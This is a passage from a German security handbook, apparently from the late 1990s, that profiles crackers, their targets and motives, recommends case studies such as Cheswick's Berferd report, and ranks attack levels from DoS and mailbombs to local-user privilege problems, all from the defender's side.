- Hat (oder hatte) einen Job, bei dem er Computer benutzt - Nicht jeder Cracker wacht eines Morgens auf und beschließt, einen Großteil seines Lebens fortan dem Knacken von Computer-Systemen zu widmen. Einige hatten Jobs in der Systemadministration oder der Entwicklung. Diese Leute sind meistens älter und erfahrener. In solchen Fällen haben Sie es meistens mit einem Profi-Crakker zu tun (der wahrscheinlich Erfahrungen damit hat, Client-Server-Anwendungen zu entwickeln).
- Sammelt alte, ausrangierte Computer-Hardware oder Software - Das klingt vielleicht dämlich, ist es aber nicht. Viele ältere Anwendungen und Utilities können Aufgaben erfüllen, zu denen ihre modernen Nachfolger nicht in der Lage sind. Ich hatte z.B. kürzlich eine Festplatte, die fehlerhafte Sektoren meldete. Ich habe sie tausendmal neu formatiert und mit verschiedenen Festplatten-Utilities probiert, sie zu reparieren. Nachdem ich mit den modernen Utilities mehrmals erfolglos war, versuchte ich es mit einem obskuren Programm namens `hdscrub.com`, das vor vielen Jahren geschrieben wurde. Im Handumdrehen war das Problem behoben und die Festplatte sauber formatiert. Andere Beispiele sind alte Utilities, die Disketten mit unterschiedlichen Größen formatieren können, große Dateien zur Archivierung aufsplitten, ungewöhnliche Dateisysteme erzeugen und so weiter. Je erfahrener ein Cracker ist, desto größer ist seine Sammlung solcher alten Utilities.

25.5 Wie sieht das typische Ziel aus?

Das typische Ziel ist schon schwerer zu definieren, da Cracker verschiedene Netzwerktypen aus unterschiedlichen Gründen angreifen. Ein beliebtes Ziel ist jedoch das kleine, private Netzwerk. Cracker sind sich Unternehmensgebaren und finanziellen Situationen durchaus bewußt. Da Firewalls in der Anschaffung und Wartung teuer sind, haben kleinere Netzwerke meistens keine oder verwenden minderwertige Produkte. Außerdem sind in kleinen Unternehmen selten Personen zu finden, die speziell damit betraut sind, sich mit der Abwehr von Crakkern zu beschäftigen (denken Sie nur an den Bericht aus Schweden, den ich in Kapitel 6, »Wer ist überhaupt anfällig für Attacken durch Cracker?«, erwähnt habe). Außerdem sind kleinere Netzwerke leichter offenzulegen, weil sie folgendes Profil haben:

- Die Eigentümer sind Internet-Neulinge.
- Der Systemadministrator hat Erfahrungen mit LANs, aber nicht mit TCP/IP.
- Entweder die Hardware oder die Software (oder beides) ist alt oder sogar veraltet.

Hinweis:

In ein solches Netzwerk einzudringen ist im allgemeinen einfacher, ebenso wie dort einen Rechner zu unterhalten. Cracker bezeichnen dies als »einen Rechner besitzen«. Sie sagen z.B.: »Ich habe kürzlich dieses Netzwerk geknackt, und jetzt besitze ich einen Rechner dort.« Dieses Besitzen bezieht sich auf eine Situation, in der der Cracker Root-, Supervisor- oder Administrator-Privilegien auf dem Rechner hat. Mit anderen Worten hat der Crakker die totale Kontrolle über den Rechner und könnte jederzeit das Netzwerk komplett lahmlegen oder zerstören.

Dieses Profil ist jedoch nicht auf alle Zeiten festgelegt. Viele Cracker bevorzugen ein Kopf-an-Kopf-Rennen, bei dem sie versuchen, ein neu entdecktes Sicherheitsloch auszunutzen, bevor der Systemadministrator es gestopft hat. In diesem Fall sucht ein Cracker meistens nur die sportliche Herausforderung.

Ein weiterer Punkt ist die Vertrautheit. Die meisten Cracker kennen zwei oder mehrere Betriebssysteme aus Anwendersicht sehr genau, aber meistens nur eins aus Cracker-Sicht. D.h. die meisten Cracker spezialisieren sich auf ein Betriebssystem. Es gibt nur wenige Cracker, die sich mit dem Knacken mehrerer Plattformen auskennen. Wenn jemand z.B. mit VAX/VMS sehr vertraut ist, aber wenig über SunOS weiß, wird er bevorzugt VAX-Stationen angreifen und schließlich durch seine so gewonnenen Erfahrungen vielleicht auch DEC Alphas.

Universitäten sind teilweise Hauptangriffsziele, weil sie über extreme Rechenleistungen verfügen. Eine Universität wäre z.B. ein ausgezeichneter Ausgangspunkt für eine ausgiebige Sitzung mit dem Ziel des Knackens von Paßwörtern. Die Arbeit kann auf mehrere Workstations verteilt werden und dadurch viel schneller durchgeführt werden, als es lokal machbar wäre. Ein weiterer Grund dafür, daß Universitäten Hauptangriffsziele sind, ist die Vielzahl an Benutzern. Selbst in relativ kleinen Netzwerk-Segmenten sind dies oft mehrere hundert. Die Administration derart großer Netzwerke ist eine sehr schwierige Aufgabe. Die Chancen stehen sehr gut, daß ein geknackter Account in der Menge übersehen wird.

Weitere populäre Ziele sind die Netzwerke von Regierungsstellen. Hier tritt die anarchistische Veranlagung eines Crackers zum Vorschein: Er hat den Wunsch, Regierungsstellen zu blamieren. Eine solche Attacke kann, wenn sie erfolgreich durchgeführt wurde, dem Cracker innerhalb seiner Subkultur

großes Ansehen verschaffen. Dabei spielt es keine Rolle, ob der Cracker erwischt worden ist; wichtig ist nur, daß er es geschafft hat, eine als sicher angesehene Site zu knacken. Die Kunstfertigkeit dieses Crackers wird sich unter den Crackern im Internet schnell herumsprechen.

25.6 Warum wollen Cracker ein System angreifen?

Es gibt eine Menge Gründe, warum Cracker daran interessiert sein könnten, Ihr System anzugreifen:

- Boshaftigkeit - Offen gesagt kann es einfach sein, daß der Cracker Sie nicht mag. Vielleicht ist er ein verärgerter Mitarbeiter Ihres Unternehmens. Vielleicht haben Sie ihn in einer Usenet-Gruppe einmal beleidigt. Eine übliche Situation ist auch, daß ein Cracker einen ISP knackt, bei dem er einmal einen Account hatte. Der ISP hat dem Cracker aus irgendeinem Grund den Account gekündigt, und nun ist der Cracker auf Rache aus.
- Sportsgeist - Vielleicht haben Sie mit der Sicherheit Ihres Systems geprahlt und herumerzählt, daß niemand dort eindringen könne. Oder Sie besitzen ein brandneues System, das der Cracker noch nie testen konnte. Das sind Herausforderungen, denen kein Cracker widerstehen kann.
- Geld - Jemand zahlt einem Cracker etwas dafür, daß er Ihr System lahmlegt oder an Ihre geschützten Daten gelangt.
- Dummheit - Viele Cracker möchten ihre Freunde beeindrucken und unternehmen absichtlich etwas, damit das BKA an ihrer Tür klingelt. Das sind meistens Kids.
- Neugierde - Viele Cracker handeln aus reiner Neugierde, weil es ihnen Spaß macht, oder aus Langeweile.
- Politik - Ein kleiner (aber nicht unbedeutender) Prozentsatz von Crackern hat politische Gründe. D.h. sie suchen die Aufmerksamkeit der Presse, um ein bestimmtes Thema an die Öffentlichkeit zu bringen, wie z.B. Tierschutz oder Rüstungskontrolle.

Das sind alles schlechte Gründe. Wenn Sie das Gesetz übertreten, sind Sie auf jeden Fall zu weit gegangen. Bei Gesetzesübertretungen spielt oft ein Gefühl eine Rolle, das die ganze Sache sehr aufregend und spannend werden läßt und Ihre Urteilsfähigkeit negativ beeinflussen könnte.

25.7 Über Angriffe

Ab welchem Ausmaß kann man von einem Angriff auf sein Netzwerk sprechen? Einige meinen, dies sei schon der Fall, sobald ein Cracker entweder in ihr Netzwerk eingedrungen ist oder einen Teil davon zeitweilig lahmgelegt hat. Aus juristischer Sicht könnten dies sicherlich auch gültige Anhaltspunkte sein, mit deren Hilfe man einen Angriff definieren kann (obwohl in einigen Gesetzgebungen auch die Absicht und nicht nur die erfolgreiche Durchführung einer Tat schon ausreicht).

Die juristische Definition eines Angriffs geht davon aus, daß dieser nur dann stattgefunden hat, wenn der Cracker in das Netzwerk gelangt ist. Meiner Meinung nach ist jedoch schon die Ausübung von Handlungen, die letztendlich zu einem Eindringen in ein Netzwerk führen werden, als Angriff zu bezeichnen. Ich denke, daß Sie schon angegriffen werden, sobald ein Cracker mit der Arbeit an dem Zielrechner beginnt.

Das Problem bei dieser Definition ist, daß ein Cracker manchmal, sei es aufgrund einer noch

unausgereiften Vorbereitung oder einfach mangelnder Gelegenheit, einige Zeit benötigt, um einen Angriff schließlich auszuführen. Er könnte z.B. wochenlang weitere Informationen über Ihr System sammeln, und diese Sitzungen könnte man kaum als *Angriffe* bezeichnen, da sie damit nicht viel zu tun haben. Wenn ein Cracker weiß, daß Sie Log-Dateien zur Protokollierung der Vorgänge auf Ihrem Rechner einsetzen, wählt er vielleicht diese langsame Vorgehensweise. Der Grad der Paranoia von Systemadministratoren ist unterschiedlich, und diesen kann ein Cracker nur herausfinden, indem er irgend etwas unternimmt (z.B. könnte er einen Scheinangriff von einer temporären Adresse aus starten und auf die Antwort, ein Echo oder irgendwelche Aktivitäten des Systemadministrators warten). Die meisten Administratoren gehen allerdings nicht aufgrund einer einzigen Anweisung aus dem Nichts in die Luft, es sei denn, diese ist eine offensichtliche Attacke.

Ein Beispiel für eine offensichtliche Attacke ist, wenn die Log-Datei den Versuch eines alten sendmail-Exploits preisgibt. Dabei führt der Cracker zwei oder drei Befehlszeilen an Port 25 aus. Diese Befehle dienen stets dazu, den Server dazu zu bringen, eine Kopie der Datei /etc/ passwd an den Cracker zurückzusenden. Wenn ein Systemadministrator das sieht, ist er höchstwahrscheinlich beunruhigt. Anders ist das z.B. bei showmount. Ein Systemadministrator weiß wahrscheinlich, daß die Ausführung der showmount-Anweisung ein verdächtiges Zeichen ist, aber er wird dies nie als ein versuchtes Eindringen werten. Daraus kann man höchstens ableiten, daß jemand ein Eindringen in Erwägung zieht, wenn überhaupt.

Diese Techniken der allmählichen Sammlung von Informationen haben ihre Vor- und Nachteile. Zum Beispiel kann ein Cracker zu unterschiedlichen Zeiten von unterschiedlichen Adressen aus unauffällig an den Türen eines Netzwerks klopfen (und die Fenster überprüfen). Spärliche Protokolle dieser Vorfälle, von unterschiedlichen Adressen aus, lassen den normalen Systemadministrator wahrscheinlich noch nicht hellhörig werden. Eine rabiatere Vorgehensweise (z.B. ein schwerer Scan) wird den Systemadministrator dagegen sofort auf das Problem aufmerksam machen. Wenn ein Cracker nicht ausreichend sicher ist, daß eine bekannte Sicherheitslücke auf einem Rechner existiert, wird er kaum eine kompromißlose Scan-Attacke durchführen (jedenfalls nicht, wenn er clever ist).

Wenn Sie sich noch nicht lange mit der Sicherheit beschäftigen, ist es wichtig, daß Sie sich mit dem Verhalten von Crackern vertraut machen. Sicherheitstechniker spielen die Bedeutung dieses Punkts oft herunter, weil sie Cracker nur Geringschätzung entgegenbringen. Trotzdem gelingt es Crackern immer wieder, die Sicherheit von vorgeblich sicheren, mit den neuesten und besten Sicherheitstechnologien ausgestatteten Servern zu durchbrechen.

Die meisten Cracker sind keine Genies. Sie verwenden oft erprobte und zuverlässige Techniken, die in der Szene weit verbreitet sind. Wenn ein Cracker sich seine Tools nicht selbst schreibt, muß er auf die vorhandenen zurückgreifen. Jedes Tool hat Einschränkungen, die auf seiner speziellen Konzeption beruhen. Deshalb sehen für die Opfer alle Angriffe, bei denen die gleichen Tools verwendet werden, im Grunde gleich aus. Angriffe von Crackern, die strobe verwenden, sehen wahrscheinlich immer identisch aus, solange das Zielsystem z.B. immer eine SPARC mit SunOS 4.1.3 ist. Diese Signaturen erkennen zu können, ist eine wichtige Fertigkeit, die Sie sich aneignen sollten. Das Studium von Verhaltensmustern geht jedoch noch ein bißchen weiter.

Die meisten Cracker lernen ihre Techniken (zumindest die Grundlagen) von ihren Vorgängern. Obwohl es auch Pioniere unter den Crackern gibt, treten die meisten Cracker einfach in die Fußstapfen derer, die vor ihnen da waren. Diese Techniken sind in von Crackern verfaßten Online-Dokumenten ausführlich

beschrieben, und solche Dokumente findet man zu Hunderten im Internet. Dort wird an äußerst detaillierten Beispielen erläutert, wie man einen bestimmten Angriff durchführt.

Der Cracker-Neuling befolgt diese Anweisungen meistens sehr genau. Allerdings ist dies oft ungünstig, da einige Angriffsmethoden inzwischen mehr als veraltet sind (und Abwehrlösungen entwickelt worden sind, so daß der Cracker nur seine Zeit vergeudet). Wenn Sie einen solchen Angriff in Ihren Log-Dateien finden, sieht er wahrscheinlich fast genauso aus wie in den Logs, die Sicherheitsprofis in verschiedenen technischen Publikationen veröffentlicht haben, um Beispiele für Einbruchversuche zu illustrieren.

Tip:

Es kommt jedoch der Zeitpunkt, an dem ein Cracker genügend Erfahrungen gesammelt hat, um selbst spezielle Methoden der Umsetzung von Angriffen entwickeln zu können. Bei dieser Art von Angriffen, Hybridangriffe genannt, werden zwei oder mehrere Techniken kombiniert verwendet, um das gewünschte Ziel zu erreichen. (Ein Beispiel dafür ist die bereits beschriebene DoS-Attacke, die eigentlich eine Phase einer Spoofing-Attacke ist.) Es soll tatsächlich noch Cracker geben, die immer noch die herkömmliche Technik verwenden, einen Befehl nach dem anderen einzutippen. In diesem Fall erhalten Sie alle möglichen Arten interessanter Logging-Meldungen.

Auf jeden Fall ist es sehr lehrreich, das Verhalten von Crackern in echten Cracking-Situationen zu studieren. Es gibt Dokumente dieses Inhalts im Internet, von denen Sie sich mindestens zwei oder drei besorgen sollten. Eines der außergewöhnlichsten wurde von Bill Cheswick, damals AT&T Laboratories, geschrieben. Cheswick beginnt diesen Klassiker wie folgt:

> *Am 7. Januar 1991 versuchte ein Cracker, der glaubte, die berühmte sendmail-DEBUG-Sicherheitslücke in unserem Internet-Gateway-System gefunden zu haben, an eine Kopie unserer Paßwortdatei zu gelangen. Ich schickte ihm eine.*

Cheswick leitete die `passwd`-Datei an den Cracker und erlaubte ihm, in eine geschützte Umgebung einzudringen. Dort beobachtete er den Cracker dabei, wie er unterschiedliche Methoden ausprobierte, um privilegierten Zugriff zu erhalten und schließlich alle Dateien zu löschen. Der Angriff schien von der Stanford University auszugehen, aber später stellte man fest, daß der Angreifer aus den Niederlanden kam. Damals waren solche Aktivitäten in den Niederlanden noch nicht ungesetzlich. Deshalb konnte man nichts unternehmen, obwohl der Cracker schließlich aufgespürt wurde. Jedenfalls versuchte der Cracker, mit einer Reihe plumper Attacken einen bestimmten Rechner zu knacken. Ab hier ist die Geschichte, die Cheswick erzählt, wirklich faszinierend. Cheswick und seine Kollegen schafften eine spezielle, geschützte (chroot-)Umgebung, in der der Cracker nach Herzenslust knacken durfte. Auf diese Weise konnte man ihn ganz genau beobachten. Das Dokument enthält viele Log- Protokolle, und es ist wirklich eine Pflichtlektüre.

Wegweiser:

Sie finden »An Evening With Berferd In Which a Cracker is Lured, Endured and Studied« online unter ftp://research.att.com/dist/internet_security/berferd.ps .

Hinweis:

Tsutomu Shimomura und Wietse Venema waren auch an dieser Aktion beteiligt, die über einen recht langen Zeitraum lief. Shimomura fing Berichten zufolge den Netzwerkverkehr ab, während Venema den Cracker (und seine Gefährten) in den Niederlanden überwachte. Cheswick berichtete außerdem, daß Steve Bellovin den Köder-Rechner konstruierte, den sie für solche Fälle vorgesehen hatten. Sie glaubten, daß ein solcher Rechner eine bessere Umgebung darstellen würde, um einen Cracker bei der Arbeit zu beobachten, da dieser ruhig auch auf Root-Ebene offengelegt werden könnte (und eventuell sogar das Dateisystem zerstört werden könnte). Sie plazierten den Rechner einfach in einem Netzwerksegment, in dem auch ein Sniffer installiert werden konnte. Wenn der Cracker also das Dateisystem des Köders zerstören würde, könnten sie dennoch Nutzen aus den Log-Dateien ziehen. Dieses Dokument ist wirklich hervorragend. Es ist humorvoll, unterhaltsam und unglaublich lehrreich.

Hinweis:

Wie es nun einmal so ist, hatte Steve Bellovin einen Rechner als Köder präpariert, der später zum Vorbild für andere derartige Rechner wurde. In dem oben erwähnten Dokument wird ausführlich beschrieben, wie man ein solches System einrichtet, in das die Leute bei Bell den Cracker gelockt hatten.

Es gibt noch weitere Berichte dieser Art. Ein besonders vernichtender stammt von Tsutomu Shimomura, der einen Cracker beobachtete, der dem oben erwähnten sehr ähnlich war. Die Person gab vor, der *Mitnik Liberation Front* anzugehören (der Name sagt wohl schon alles). Auf jeden Fall legte dieser Cracker ein Ködersystem bloß, das dem von Bellovin präparierten ähnelte. Shimomuras Kommentare wechseln sich ab mit Beschreibungen erfolgloser Versuche des Crackers, mehr zu erreichen. Auch Protokolle dieser Sitzungen sind in dem Dokument enthalten. Es ist eine interessante Studie.

Wegweiser:

Shimomuras Bericht finden Sie unter http://www.takedown.com/evidence/ anklebiters/mlf/index.html.

Eine weitere fesselnde Beschreibung stammt von Leendert van Dorn von der Universität Vrije in den Niederlanden. Sie trägt den Titel »Computer Break-ins: A Case Study« (21. Januar 1993). Dieses Dokument beschäftigt sich mit unterschiedlichen Arten von Angriffen. Die Techniken wurden aus tatsächlich gegen die Universität Vrije ausgeführten Angriffen zusammengestellt. Einige der Angriffe waren ziemlich ausgeklügelt.

Wegweiser:

Van Dorns Bericht finden Sie online unter http://www.alw.nih.gov/Security/FIRST/papers/general/holland.ps .

Ein bekannteres Dokument ist vielleicht »Security Breaches: Five Recent Incidents at Columbia University«. Da ich dieses Dokument an anderer Stelle in diesem Buch analysiere, werde ich hier davon absehen. Es ist jedenfalls eine ausgezeichnete Studie, die viel Licht ins Dunkel des Verhaltens von Crackern bei der Umsetzung von Angriffen bringt.

Wegweiser:

»Security Breaches: Five Recent Incidents at Columbia University« finden Sie unter http://www.alw.nih.gov/Security/FIRST/papers/general/ fuat.ps.

Gordon R. Meyer hat eine sehr interessante Magisterarbeit an der Northern Illinois University verfaßt, mit dem Titel »The Social Organization of the Computer Underground«. Darin analysierte Meyer die Computer-Untergrundszene aus soziologischer Sicht und sammelte einige sehr aufschlußreiche Informationen. Die Arbeit ist zwar schon recht alt, enthält aber heute noch interessante Auszüge von Radio- und Fernsehinterviews, Zeitschriften und anderen Publikationen. Obwohl Meyers Arbeit nicht wie die oben erwähnten Dokumente spezielle Vorgehensweisen im Detail enthüllt, beschreibt sie doch sehr klar und deutlich die sozialen Aspekte des Knackens von Computersystemen.

Wegweiser:

Meyers Arbeit, aus dem August 1989, finden Sie online unter http://www.alw.nih.gov/Security/FIRST/papers/general/hacker.txt.

25.8 Der Sensibilitätsindex der Crack-Ebenen

Abb. 25.1 zeigt sechs Ebenen Ihres Netzwerks. Ich werde diese Ebenen als *Ebenen der Sensibilität* bezeichnen. In den Kästchen sind die mit den jeweiligen Cracking-Techniken verbundenen Risiken beschrieben.

Abbildung 25.1: Der Sensibilitätsindex der Crack-Ebenen

25.8.1 Ebenen der Sensibilität

Die Ebenen der Sensibilität sind in allen Netzwerken ziemlich ähnlich (abgesehen von denen mit sicheren Netzwerkbetriebssystemen). Die üblichen Risiken lassen sich in einer Liste zusammenfassen, die sich seit 10 Jahren nicht grundlegend verändert hat. Änderungen kommen selten vor, außer bei der Einführung von neuen Technologien wie ActiveX, die die Ausführung beliebiger Binaries über das Internet ermöglichen.

Die Mehrheit der Cracker nutzt die Sicherheitslücken aus, von denen wir täglich in Sicherheits-Newsgruppen hören. Wenn Sie diese Gruppen häufiger aufsuchen (oder eine Mailingliste), haben Sie die folgenden Worte wahrscheinlich schon tausendmal gelesen:

- »Sie hatten `test.cgi` immer noch in ihrem `cgi-bin`-Verzeichnis.«
- »Es war ein Linux-Rechner, und offensichtlich hatten sie sudo und einige der Demo-Benutzer installiert.«
- »Das phf-Script hat sie erledigt.«

25.8.2 Ebene eins

In Ebene eins angesiedelte Attacken sind im Grunde unwichtig. Diese Attacken beinhalten DoS-Attacken und Mailbomben. Es erfordert bestenfalls 30 Minuten Zeit, diese Dinge zu korrigieren. Die einzige Absicht solcher Angriffe ist es, Ihnen auf die Nerven zu gehen. In den meisten Fällen können Sie diese Probleme stoppen, indem Sie ein Ausschlußverfahren anwenden, wie in dem von der Universität Pittsburgh herausgegebenen Sicherheits-Advisory 95-13 (*SATAN Update*) beschrieben:

> *Denial-of-Service-Attacken sind immer möglich. Die beste Art damit umzugehen ist, die Quell-Hosts/Netzwerke der Angreifer auf die DENY-Listen in der inetd.sec zu setzen. Es gibt keine andere Möglichkeit, diese Angriffe zu verhindern, außer den Netzwerkbetrieb ganz einzustellen.*

Tip:

Wenn Sie Anzeichen für eine DoS-Attacke entdecken, sollten Sie im ganzen System nach Zeichen eines Einbruchs suchen. Flooding- und DoS-Attacken sind oft Vorboten oder sogar Wegbereiter einer Spoofing-Attacke. Wenn Sie an einem bestimmten Port eines Rechners deutliches Flooding entdecken, notieren Sie sich den Port und was dieser macht. Prüfen Sie, welcher Dienst an ihn gebunden ist. Wenn dieser Dienst ein Bestandteil Ihres internen Systems ist - wobei andere Rechner ihn benutzen und die Kommunikation auf einer Adreß-Authentifizierung beruht - sollten Sie auf der Hut sein. Was wie eine DoS-Attacke aussieht, könnte in Wirklichkeit der Anfang eines Einbruchversuchs in Ihr Netzwerk sein. Meistens sind DoS-Attacken, die über längere Zeit andauern, jedoch nur das, wonach sie aussehen: ein Ärgernis.

Es gibt einige Fälle, in denen eine Denial-of-Service-Attacke ernstere Auswirkungen haben kann. Bestimmte obskure Konfigurationen Ihres Netzwerks könnten bedrohlichere Zustände begünstigen. Christopher Klaus von Internet Security Systems hat in einem Beitrag zu DoS- Attacken einige derartige Konfigurationen definiert. Klaus schrieb:

> *Durch das Aussenden eines UDP-Pakets mit fehlerhaften Informationen im Header kann man bei einigen Unix-Rechnern mit Sun-OS 4.1.3 einen Reboot herbeiführen. Dieses Problem trifft man häufig bei Firewalls an, die auf einem Sun-OS-Rechner aufsetzen. Es könnte eine sehr riskante Sicherheitslücke sein, wenn Ihre Firewall immer wieder ausfällt.*

Klaus spricht noch weitere DoS-Attacken an. Ich würde Ihnen empfehlen, sich den Beitrag einmal anzusehen. Er enthält Informationen zu Schwachstellen von Windows NT, Novell, Linux und Unix im allgemeinen.

Wegweiser:

Sie finden Klaus' Beitrag online unter http://www.geek-girl.com/bugtraq/ 1996_2/0052.html.

Wenn es sich bei einem Angriff um eine syn_flood-Attacke handelt, gibt es einige Möglichkeiten, den Cracker zu identifizieren. Augenblicklich sind im Internet vier maßgebliche syn_flooding-Utilities im Umlauf. Mindestens zwei davon enthalten einen grundlegenden Fehler, der die Identität des Angreifers offenlegt, wenn auch indirekt. Diese Tools haben in ihrem Code Vorkehrungen für eine Reihe von PING-Anweisungen. Diese PING-Anweisungen führen die IP-Adresse des Rechners mit, von dem sie

ausgegeben worden sind. Wenn der Cracker also eines dieser Utilities benutzt, teilt er Ihnen bei jedem PING-Befehl seine IP-Adresse mit. Obwohl Sie dadurch nicht an die E-Mail-Adresse gelangen, können Sie mit Hilfe der früher in diesem Buch beschriebenen Methoden den Cracker zu seiner Quelle zurückverfolgen. (Wie bereits erwähnt, wird traceroute das Netzwerk preisgeben, von dem der Cracker kommt. Das ist im allgemeinen der vorletzte Eintrag der umgekehrten traceroute -Suche.) Das Problem dabei ist jedoch, daß Sie gründliches Logging einsetzen müssen, um allen Traffic zwischen Ihnen und dem Cracker abzufangen. Um diese IP-Adresse zu finden, müssen Sie schon ganz schön tief graben. Auf jeden Fall haben Sie aber eine 50%ige Chance, wenn der Cracker solch ein fehlerhaftes Utility verwendet.

Hinweis:

Die anderen beiden Utilities für syn_flooding haben diesen PING-Fehler nicht. Die Entwickler dieser Tools waren ein bißchen schlauer. Sie haben eine Vorkehrung eingebaut, die eine per Zufallsgenerator erzeugte IP- Adresse vortäuscht. Das macht die Situation für das Opfer natürlich nicht einfacher. Sogar eine Low-Level-Analyse der erhaltenen Pakete ist verschwendete Zeit. Den unerfahrenen Systemadministrator könnte das ganz schön verwirren. Raffiniert, oder?

Die meisten Denial-of-Service-Attacken stellen ein relativ geringes Risiko dar. Sogar Attakken, die einen Reboot erzwingen können, sind nur vorübergehende Probleme. Diese Art von Angriffen unterscheidet sich stark von solchen, bei denen sich jemand die Kontrolle über Ihr Netzwerk verschafft. Das einzig wirklich Irritierende bei DoS-Attacken ist, daß sie zwar ein geringes Risiko darstellen, aber dafür die Wahrscheinlichkeit eines solchen Angriffs sehr groß ist. Ein Crakker muß nur über wenig Erfahrung und Können verfügen, um eine DoS- Attacke implementieren zu können. Diese Angriffe sind daher sehr verbreitet, wenn auch nicht ganz so verbreitet wie Mailbombings.

Bei Mailbombings sind die Übeltäter meistens leicht aufzuspüren. Außerdem kann man diesen Angriffen durch Bozo-Filter und Ausschlußschemata den Wind aus den Segeln nehmen (sie schaden im Endeffekt dem Angreifer mehr als irgend jemandem sonst). Die einzige wirkliche Ausnahme ist ein Mailbombing, das so konsequent und in einem solchen Ausmaß durchgeführt wird, daß es einen MailServer lahmlegt.

Andere Angriffe der Ebene eins sind z.B. Idioten, die Telnet-Sitzungen zu Ihrem Mail- oder News-Server einleiten und versuchen, freigegebene Verzeichnisse oder sonstige Dinge zu ermitteln. Solange Sie Ihr Netzwerk ordentlich gesichert haben, sind solche Aktivitäten keine Gefahr. Wenn Sie die Freigaben nicht richtig konfiguriert haben oder die r-Utilities laufen lassen (oder andere Dinge, die Sie nicht laufen lassen sollten), können einige dieser durchschnittlichen Techniken der Ebene eins sich zu richtigem Ärger auswachsen.

25.8.3 Die Ebenen zwei und drei

Die Ebenen zwei und drei beinhalten Dinge wie lokale Benutzer, die sich Lese- und Schreibberechtigung zu Dateien (oder Verzeichnissen) verschaffen, die ihnen eigentlich verboten sind. Ob das zu einem Problem wird, hängt stark von dem Wesen dieser Datei(en) ab. Sicherlich kann jeder lokale Benutzer, der auf das Verzeichnis /tmp zugreifen kann, zu einer kritischen Gefahr werden. Dies könnte ihm den Weg zu einem Angriff der Ebene drei (der nächsten Stufe) bereiten, bei dem der Benutzer auch Schreibzugriff erhalten (und damit in Ebene vier vordringen) könnte. Von diesem Problem sind hauptsächlich Unix- und Windows-NT-Administratoren betroffen.

Lokale Angriffe sind ein bißchen anders. Der Begriff *lokaler Benutzer* ist relativ. In Netzwerken bezieht sich *lokaler Benutzer* auf jeden, der momentan an einem Rechner innerhalb des Netzwerks eingeloggt ist. Eine bessere Definition ist vielleicht, daß ein lokaler Benutzer jemand ist, der ein Paßwort für einen Rechner innerhalb Ihres Netzwerks hat und deshalb über ein Verzeichnis auf einer Ihrer Festplatten verfügt.

Die Bedrohung durch lokale Benutzer steht in direktem Zusammenhang mit der Art des Netzwerks, das Sie unterhalten. Wenn Sie ein ISP sind, haben Sie wahrscheinlich 90 Prozent Ihrer lokalen Benutzer noch nie gesehen oder gesprochen. Solange die Abbuchungen von ihrer Kreditkarte jeden Monat problemlos erfolgen, haben Sie mit diesen Leuten wahrscheinlich noch nicht mal per E-Mail sehr viel Kontakt (die monatliche Abrechnung zählt nicht so recht). Es gibt keinen Grund, warum diese anonymen Personen keine Cracker sein sollten. Jeder außer Ihren engsten Mitarbeitern ist ein potentieller Verdächtiger.

Hinweis:

Microsoft Windows 95 hat keine abgestufte Zugriffskontrolle. Deshalb sind Windows-95-Netzwerke absolut unsicher, wenn keine Zugriffskontrolle von Drittanbietern installiert wird. Aus diesem Grund sind Angriffe der Ebene zwei dort kritisch und können sich innerhalb von Sekunden leicht zu Angriffen der Ebenen drei, vier, fünf und sechs ausweiten. Wenn Sie ein solches Netzwerk betreiben, sollten Sie sich sofort irgendeine Art der Zugriffskontrolle besorgen. Wenn Sie das nicht tun, kann jeder (jederzeit) ein oder mehrere kritische Dateien löschen. Viele Programme in der Windows-95-Umgebung beruhen auf Datei-Abhängigkeiten. Wenn Sie ein mit dem Internet verbundenes Windows-95-Netzwerk betreiben (ohne Zugriffskontrolle oder Beseitigung der Sicherheitslücken im Internet Explorer), ist es nur eine Frage der Zeit, bis jemand Ihr Netzwerk in Stücke reißt. Ein Cracker muß nur wenige Dateien auf einem Windows-95-Netzwerk löschen, um es dauerhaft außer Betrieb zu setzen. Wenn Sie die Möglichkeit haben, sollten Sie allen Traffic zu den Ports 137-139 überwachen, an denen die gemeinsamen Nutzungen geschehen. Außerdem würde ich den Benutzern innerhalb dieses Netzwerks strengstens verbieten, Web- oder FTP-Server zu installieren. Wenn Sie schon die Microsoft-Plattform benutzen und der Außenwelt zugängliche Server bereitstellen wollen (wovon ich Ihnen dringend abraten möchte), besorgen Sie sich wenigstens NT.

Ein durch einen lokalen Benutzer initiierter Angriff kann jämmerlich schlecht oder extrem ausgereift sein; er wird grundsätzlich über Telnet erfolgen. Ich habe bereits erwähnt, daß es für einen ISP eine ausgezeichnete Idee ist, alle Shell-Accounts auf einem einzigen Rechner zu isolieren. D.h. Logins sollten nur auf dem Rechner (oder Rechnern) akzeptiert werden, die Sie für den Shell-Zugang vorgesehen haben. Das vereinfacht die Verwaltung von Protokollen, Zugriffskontrollen und anderen Sicherheitsaspekten.

Tip:

Sie sollten außerdem generell alle Systemrechner isolieren, auf denen von Benutzern erzeugte CGI-Programme untergebracht werden.

Diese Rechner sollten ein eigenes Netzwerksegment zugeteilt bekommen. D.h. sie sollten entweder durch Router oder Switches umgeben sein, je nachdem, wie Ihr Netzwerk konfiguriert ist. Die Topologie sollte sicherstellen, daß bizarre Arten des Hardware-Adreß-Spoofings nicht hinter dieses bestimmte Segment durchsickern können. Das beinhaltet einige mit Vertrauen zusammenhängende Dinge, die ich später in diesem Buch noch ansprechen werde.

Es gibt nur zwei Arten von Angriffen, denen Sie begegnen werden. Die weniger ernste ist der *umherstreifende* Benutzer. Das sind Cracker, die sich erst einmal umsehen (solche Leute leiten z.B. die passwd-Datei an STDOUT, um zu sehen, ob sie privilegierte Dateien lesen können). Im Gegensatz dazu könnten Sie allerdings auch auf einen organisierten und gut durchdachten Angriff treffen. In diesem Fall kennt der Angreifer Ihre Systemkonfiguration bereits gut. Vielleicht hat er sie zuvor schon von einem Account eines anderen Providers aus untersucht (wenn Ihr System der Außenwelt Informationen preisgibt, ist dies definitiv eine Möglichkeit).

Wenn Sie Umgebungen mit aktivierter Zugriffskontrolle verwenden, gibt es zwei Hauptprobleme in bezug auf Berechtigungen. Beide können beeinflussen, ob ein Problem der Ebene zwei zu einem Problem der Ebene drei, vier oder fünf eskaliert. Diese Probleme sind:

- Fehlerhafte Konfiguration Ihrerseits
- Inhärente Sicherheitslücken der Software

